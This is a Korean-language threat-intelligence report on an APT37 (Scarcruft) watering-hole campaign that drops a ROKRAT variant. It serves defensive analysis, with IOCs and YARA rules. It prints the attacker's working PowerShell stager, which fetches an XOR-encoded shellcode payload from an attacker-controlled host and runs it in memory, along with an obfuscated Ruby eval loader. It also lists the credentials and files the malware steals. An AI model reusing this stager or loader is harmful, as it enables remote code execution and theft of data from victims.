Matryoshka : Variant of ROKRAT, APT37 (Scarcruft)

By S2W

Published: 2021-07-13 · Archived: 2026-05-05 02:14:44 UTC

14 min read

Jul 13, 2021


Author: @ Talon

Executive Summary

- 2020년 12월, 특정 웹사이트가 워터링홀 공격에 악용된 사례가 발견되었으며, 업무 특성상 해당 사이트에 주기적으로 방문하는 사용자들을 포함하여 취약한 버전의 IE 브라우저로 해당 웹사이트에 방문한 사용자는 공격 대상이 되었음
- 워터링홀 공격으로 다운로드 및 실행되는 악성코드 유형으로 Ruby 실행 파일 및 Ruby 스크립트, PE 파일이 포함된 Multi-Staging Shellcode (KEY : 0x78AEEA97)가 확인되었음
- 최종 실행되는 악성코드는 과거 ROKRAT으로 알려진 악성코드의 발전된 버전
  - 공격 대상의 정보 탈취 및 탈취한 정보를 클라우드 서비스로 전송
- 공격 방식 및 대상, 악성코드 등을 포함한 TTP 분석 결과, Scarcruft 위협 그룹과 관련된 공격으로 판단
  - Scarcruft(a.k.a APT37, Group123)는 북한 배후로 알려진 위협그룹으로 2012년부터 현재까지 지속적인 공격 활동이 포착되고 있음

Overview

Press enter or click to view image in full size



Initial Vector

- **특정 웹사이트**가 워터링홀 페이지로 악용되었음.
  해당 페이지 내에 삽입되어 있는 **악성 스크립트 유포지**
  (mobile-analytics-d0558.web[.]app, 151.101[.]1.195) 접근 시
  Internet Explorer 취약점(추정)으로 인한 Powershell 스크립트 동작
- 악성 스크립트 유포지에서 추가 파일 다운로드
  (파일명: mobile.analytics6.min)

  Press enter or click to view image in full size

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$b=Add-Type -MemberDefinition $aa -Name "AAA"  -PassThru;
$abab = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);';
$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru;
$c = New-Object System.Net.WebClient;
$d="https://mobile-analytics-d0558.web.app/mobile.analytics6.min";
$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);'
$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru;
$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';
$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru;
$e=112;
do {
    try {
        $c.Headers["user-agent"] = "agt";
        $xmpw4=$c.DownloadData($d);
        $x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);
        $old = 0;
        $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);
        for ($h = 1;$h -lt $xmpw4.Length;$h++) {
            [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0]) );
            };
            try{throw 1;
            }catch{
                $handle=$ccc::CreateThread(0,0,$x0,0,0,0);
                $fff::WaitForSingleObject($handle, 500*1000);
```

추가 악성코드 다운로드 스크립트


- 추가 다운로드 된 파일에 대한 XOR 디코딩 수행 후 스레드 생성
  - OneDrive 에서 추가 파일 다운로드: 루비 실행 파일, 악성 루비 스크립트, 인코딩 된 쉘코드

Detailed Analysis

STAGE01 : 루비(Ruby) 스크립트를 통한 악성코드 실행

- 다운로드 된 파일들의 디렉토리명과 파일명은 정상 드라이버(Driver) 관련 이름으로 위장하고 있음. 다운로드 경로는 `%PROGRAMDATA%` 이며, 디렉토리명은 `ReadyBoost Driver` , `Microsoft Filesystem Filter Manager` , `Link-Layer Topology Responder Driver for NDIS 6` 등 정상 드라이브 이름으로 위장하고 있음
- 최초 실행 시, 루비 실행파일이 경로에 있는 ini 파일을 통하여 루비 스크립트를 실행함
  - 루비 실행 파일 경로 : `%APPDATA%\Local\Microsoft\Ruby27-x64`
  - INI 파일명: `Link-Layer Topology Responder Driver for NDIS 6.ini`

Press enter or click to view image in full size



ini 파일 내 command

- history.mo.urls (6117403d7668593be80a0ef1ad72ba5b, Ruby Script)는 드라이버 업데이트 및 update.microsoft.com 과 같은 정상 도메인 정보를 포함하고 있는 것으로 보이나, 해당 스크립트 동작


시 url 문자열의 일부분을 역순 + Base64 디코딩하여 인코딩 된 쉘코드를 실행

Press enter or click to view image in full size

```
# 04:27:13 14/05/2003
# Copyright (c) Microsoft Corporation. All rights reserved.
require 'base64'
require 'fiddle/import'
# Update Driver: name=Link-Layer Topology Responder Driver for NDIS 6, id=0DEC5952
url3147 = 'https://update.microsoft.com/driverupdate?id==oQDENkR0MiCNsTKwEjKwYjKwADMxACLkFWZyhGdoQ3Y
alias UrlFilter6218 eval;
# UrlFilter: id=6C1C3705
UrlFilter6218(Base64.decode64(url3147[45..-1].reverse));
```

history.mo.urls (6117403d7668593be80a0ef1ad72ba5b)

Press enter or click to view image in full size



Decoded Ruby Script

STAGE02 : 인코딩 된 쉘코드 + PE 파일

파일명 : Shortcut_5B3C.info (888ed5eb170d48cf12f8716db899ec85)

- 루비 스크립트에 의해 디코딩 되는 쉘코드 (**XOR KEY** : 0x58)

```
key = buf[1+buf[0]];
firoffset = buf[0]+6;
for i in firoffset..scupd.size do
   buf[i-firoffset] = buf[i] ^ key;
```

```
end== Decoded Shellcode ==0x48 = 0x10 ^ 0x58
0x89 = 0xd1 ^ 0x58
0x5c = 0x4 ^ 0x58
0x24 = 0x7c ^ 0x58
0x8 = 0x50 ^ 0x58
...
```

- 디코딩 된 쉘코드는 XOR 디코딩 루틴을 거쳐 내부에 인코딩 된 PE파일을 디코딩 하게 됨. 그리고, 디코딩 된 PE 파일은 메모리 상에서 실행함
  (**XOR KEY**: 0x78AEEA97)

STAGE03 : PE Loader

MD5: 4DF1C60BAD360E3C0C5EBF8D2DE998E0 (Dumped binary)
Compilation time: Thu Nov 19 00:24:48 2020

- ROL3 을 이용한 디코딩 후 라이브러리 및 API를 호출하고, 컴퓨터 내 안티바이러스(AV) 프로그램을 확인함.
  - 윈도우 보안 센터(SecurityCenter)에 등록된 안티 바이러스 프로그램 정보를 WMI 쿼리로 확인
- **주요 복호화 알고리즘 : AES-128-CBC + XOR**
  - 로딩된 추가 페이로드에 있는 암호화 된 파일의 경로 및 파일명을 복호화
  - AES를 통해 복호화하며, IV 값은 `0x32311223344556678899AAB0CBDCEDF`
  - AES KEY 생성 시, 공격 대상의 컴퓨터 이름에 대한 MD5 해시값을 이용함

```
1) IV: 32 31 12 23 34 45 56 67 78 89 9A AB 0C BD CE DF2) AES KEY: MD5(ComputerName) ^ 하드코딩 된 HE
  - 하드코딩 된 HEX값 : 2B 7E A5 16 28 AE D2 A6 AB F7 15 88 09 CF 4F 3C2.1) KEY 생성에 사용되는 MD5
  - 생성된 해시값 : C8 CF 55 19 37 3D FB F5 0B 5B 82 34 04 96 67 2B3) 생성된 해시값을 UTF-8로 인식시
  - 1차 XOR : C8 CF 55 19 37 3D FB F5
  - 2차 XOR : 0B 5B 82 34 04 96 67 2B복호화 결과 : %ProgamData%\ReadyBoost Driver\782232C8\WinSDK_21
```

- 스레드 생성 후 XOR 디코딩 루틴을 통해 디코딩된 쉘코드를 실행함
  (쉘코드의 구성은 Stage02와 동일, **XOR KEY**: 0x78AEEA97)

STAGE04 : 인코딩 된 쉘코드 + PE 파일

파일명 : WinSDK_214F.info (6634C216FDB0067920F911A6FD1D60DE)

- XOR 디코딩 루틴을 통하여 내부에 인코딩 된 PE파일을 디코딩 하게 됨
  (**XOR KEY**: 0x78AEEA97)

최종 악성코드 : Variant of ROKRAT

MD5: 5AFB61FD9C0BDF9468045291CC9C4E4F (Dumped binary)
Compilation time: Fri Dec 11 22:56:38 2020

- Scarcruft(APT37, Group123) 위협그룹과 관련된 ROKRAT(정보 탈취형 악성코드)의 발전된 버전이며, 기존과 다르게 MD5(타겟의 컴퓨터명)와 커스텀 알고리즘을 이용하여 문자열을 디코딩
- 주요 복호화 알고리즘: AES-128-CBC + XOR (Stage03과 동일)
  - 악성행위에 필요한 문자열 복호화
- 주요 파일 작업 경로: `%APPDATA%\Roaming\Microsoft\WER%08X\%08X%02d`

```
C:\Users\USER\AppData\Roaming\Microsoft\WER[4BYTE HEX]\[4BYTE HEX]15
C:\Users\USER\AppData\Roaming\Microsoft\WER[4BYTE HEX]\[4BYTE HEX]141) USER: 공격자가 지정한 유저명
2) [4BYTE HEX] : 악성코드 내에 하드코딩 된 4바이트 HEX값
3) [4BYTE HEX]15 : 암호화 된 파일 (주요 복호화 알고리즘으로 복호화 가능)* 암호화 된 파일을 복호화하
```

Press enter or click to view image in full size

```
Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz
American Megatrends Inc.
4.6.5
05/12/2014
To be filled by O.E.M.
H81H3-M3
00000000
S32KNB0H923011D
Samsung SSD 750 EVO 120GMAT0
{D052A52A-892E-4CBB-B392-2BD8B8759563}
Realtek PCIe GBE Family Controller
172.20.82.228
255.255.255.0
172.20.82.1
255.255.255.255
4H@1
Link-Layer Topology Responder Driver for NDIS 6
"C:\Users\USER\AppData\Local\Microsoft\Ruby27-x64\bin\rubyw.exe"
"C:\Users\USER\AppData\Local\Microsoft\Ruby27-x64\Link-Layer Topology Responder Driver for NDIS 6.ini"
C:\ProgramData\ReadyBoost Driver\782232C8\WinSDK_214F.info
C:\ProgramData\Microsoft Filesystem Filter Manager\3EF5384B\Shortcut_5B3C.info
EN/xKPa%z9WBI6A
c8cf5519373dfbf50b5b82340496672b
```

[4BYTE HEX]15 : 파일 복호화 결과

- 동작하는 안티바이러스 확인 (Stage03과 동일)
- 탈취 대상 정보

```
1) 컴퓨터 정보 : 운영체제 버전, 동작하는 프로세스 등
2) 파일 목록
   doc mdb xls ppt txt amr 3gp csv vcf
   hwp pdf eml msg m4a rtf url key der
3) 클립보드
4) USB 사용 정보
5) 브라우저 정보 탈취 : 저장된 비밀번호, 쿠키정보
   - 브라우저 목록 : 크롬, 파이어폭스, IE, 엣지, 오페라, 네이버 웨일
6) 메일 클라이언트 정보 탈취 : MS 아웃룩, Thunderbird
7) WiFi 관련 정보
8) 파일 전송 클라이언트 정보 : WinSCP, FileZilla
9) 설치 프로그램 목록 : L"Software\Classes\Installer\Products"
```

- 지속성 유지를 위한 매커니즘**SOFTWARE\Microsoft\Windows\CurrentVersion\Run 등록**
- 명령을 통하여 특정 프로세스에 코드 인젝션 수행
- 화면 캡쳐 및 키로깅 수행
- **정상 클라우드 서비스를 C&C 통신에 악용**
  1) 악성코드에 명시된 클라우드 서비스 API 목록 : PCLOUD, YANDEX, BOX, DROPBOX, BLACKBLAZE* (실제 악성코드 동작 시 2개 클라우드 서비스 활용)
  2) 파일 업로드 / 다운로드로 명령 제어 및 정보 유출
  * 과거 ROKRAT 계열과 다르게 추가된 신규 클라우드 서비스 : Blackblaze → B2 클라우드 스토리지 (applicationKey로 인증)

Conclusion

- 대북 관련 사이트를 통해 워터링홀 공격이 이루어지고 있으며 업무 특성상 대북 관련 사이트에 주기적으로 방문하는 경우, 관련 사이트 접속 시 IE 외 최신 버전의 브라우저 이용을 추천
- 공격 방식 및 대상, 악성코드 등을 포함한 TTP 분석 결과, Scarcruft(APT37, Group123) 위협 그룹과 관련된 공격으로 판단됨

Appendix

Appendix 1: IOC

NO	Filename	MD5	Description
1	history.mo.urls	6117403D7668593BE80A0EF1AD72BA5B	Ruby Script
2	Shortcut_5B3C.info	888ED5EB170D48CF12F8716DB899EC85	Shellcode
3	-	4DF1C60BAD360E3C0C5EBF8D2DE998E0	PE Loader
4	WinSDK_214F.info	6634C216FDB0067920F911A6FD1D60DE	Shellcode
5	-	5AFB61FD9C0BDF9468045291CC9C4E4F	ROKRAT Variant

NO	URL	Description
1	https://mobile-analytics-d0558.web.app/mobile.urchin.html	Exploit
2	https://mobile-analytics-d0558.web.app/mobile.analytics6.min	Exploit
3	151.101[.]1.195	mobile-analytics-d0558.web.app, US

pcloud token : J0ycZ53OfwT3cURkZSVUDa7ZgrE2Kb72JlJntinTe1eN6LP3d1wy (revoked)
등록된 계정정보 : w4lters.jamie@yandex.com

Get S2W's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

yandex token : AQAAAAAzHYxcAAWUROxzKJdWc0DBjRwRIB3dlVE (Unauthorized Error)

Appendix 2: Yararule

```
rule Scarcruft_Reverse_BS64_Loader
{
     meta:
       author        = "S2WLAB_TALON_JACK2"
       type          = "APT"
       version       = "0.1"
       date          = "2021-03-09"
     strings:
       $require_base64 = {726571756972652027626173653634 27}
       $require_fiddle_import = {726571756972652027666964646c652f696d706f727427}
       $bs64_decode64 = {4261736536342e6465636f64653634}
       $reverse = {2e72657665727365}
     condition:
         all of them
 }

  rule Scarcruft_RUBY_Shellcode_XOR_Routine
 {
     meta:
       author        = "S2WLAB_TALON_JACK2"
       type          = "APT"
       version       = "0.1"
       date          = "2021-05-20"
     strings:
         /*
         8B 4C 18 08             mov     ecx, [eax+ebx+8]
         C1 C7 0D                rol     edi, 0Dh
         40                      inc     eax
         F6 C7 01                test    bh, 1
         74 06                   jz      short loc_D0
         81 F7 97 EA AE 78       xor     edi, 78AEEA97h
         */
         $hex1   = {C1 C7 0D 40 F6 C7 01 74 ?? 81 F7}
         /*
         41 C1 C2 0D             rol     r10d, 0Dh
         41 8B C2                mov     eax, r10d
         44 8B CA                mov     r9d, edx
         41 8B CA                mov     ecx, r10d
         41 81 F2 97 EA AE 78    xor     r10d, 78AEEA97h
         */
         $hex2   = {41 C1 C2 0D 41 8B C2 44 8B CA 41 8B CA 41 81 F2}
     condition:
         1 of them
 }

rule Scarcruft_evolved_ROKRAT
{
```

```
    meta:
        author        = "S2WLAB_TALON_JACK2"
        type          = "APT"
        version       = "0.1"
        date          = "2021-07-09"
    strings:
/*
0x140130f25 C744242032311223              mov dword ptr [rsp + 0x20], 0x23123132
0x140130f2d C744242434455667              mov dword ptr [rsp + 0x24], 0x67564534
0x140130f35 C744242878899AAB              mov dword ptr [rsp + 0x28], 0xab9a8978
0x140130f3d C744242C0CBDCEDF              mov dword ptr [rsp + 0x2c], 0xdfcebd0c
0x140130f45 C745F02B7EA516                mov dword ptr [rbp - 0x10], 0x16a57e2b
0x140130f4c C745F428AED2A6                mov dword ptr [rbp - 0xc], 0xa6d2ae28
0x140130f53 C745F8ABF71588                mov dword ptr [rbp - 8], 0x8815f7ab
0x140130f5a C745FC09CF4F3C                mov dword ptr [rbp - 4], 0x3c4fcf09
*/
        $AES_IV_KEY = {
        C7 44 24 ?? 32 31 12 23
        C7 44 24 ?? 34 45 56 67
        C7 44 24 ?? 78 89 9A AB
        C7 44 24 ?? 0C BD CE DF
        C7 45 ?? 2B 7E A5 16
        C7 45 ?? 28 AE D2 A6
        C7 45 ?? AB F7 15 88
        C7 45 ?? 09 CF 4F 3C
        }/*
0x14012b637 80E90F                        sub cl, 0xf
0x14012b63a 80F1C8                        xor cl, 0xc8
0x14012b63d 8848FF                        mov byte ptr [rax - 1], cl
0x14012b640 4883EA01                      sub rdx, 1
*/
       $url_deocde = {
               80 E9 0F
               80 F1 C8
               88 48 ??
               48 83 EA 01  }
    condition:
        uint16(0) == 0x5A4D and
        any of them
}
```

Source: https://medium.com/s2wlab/matryoshka-variant-of-rokrat-apt37-scarcruft-69774ea7bf48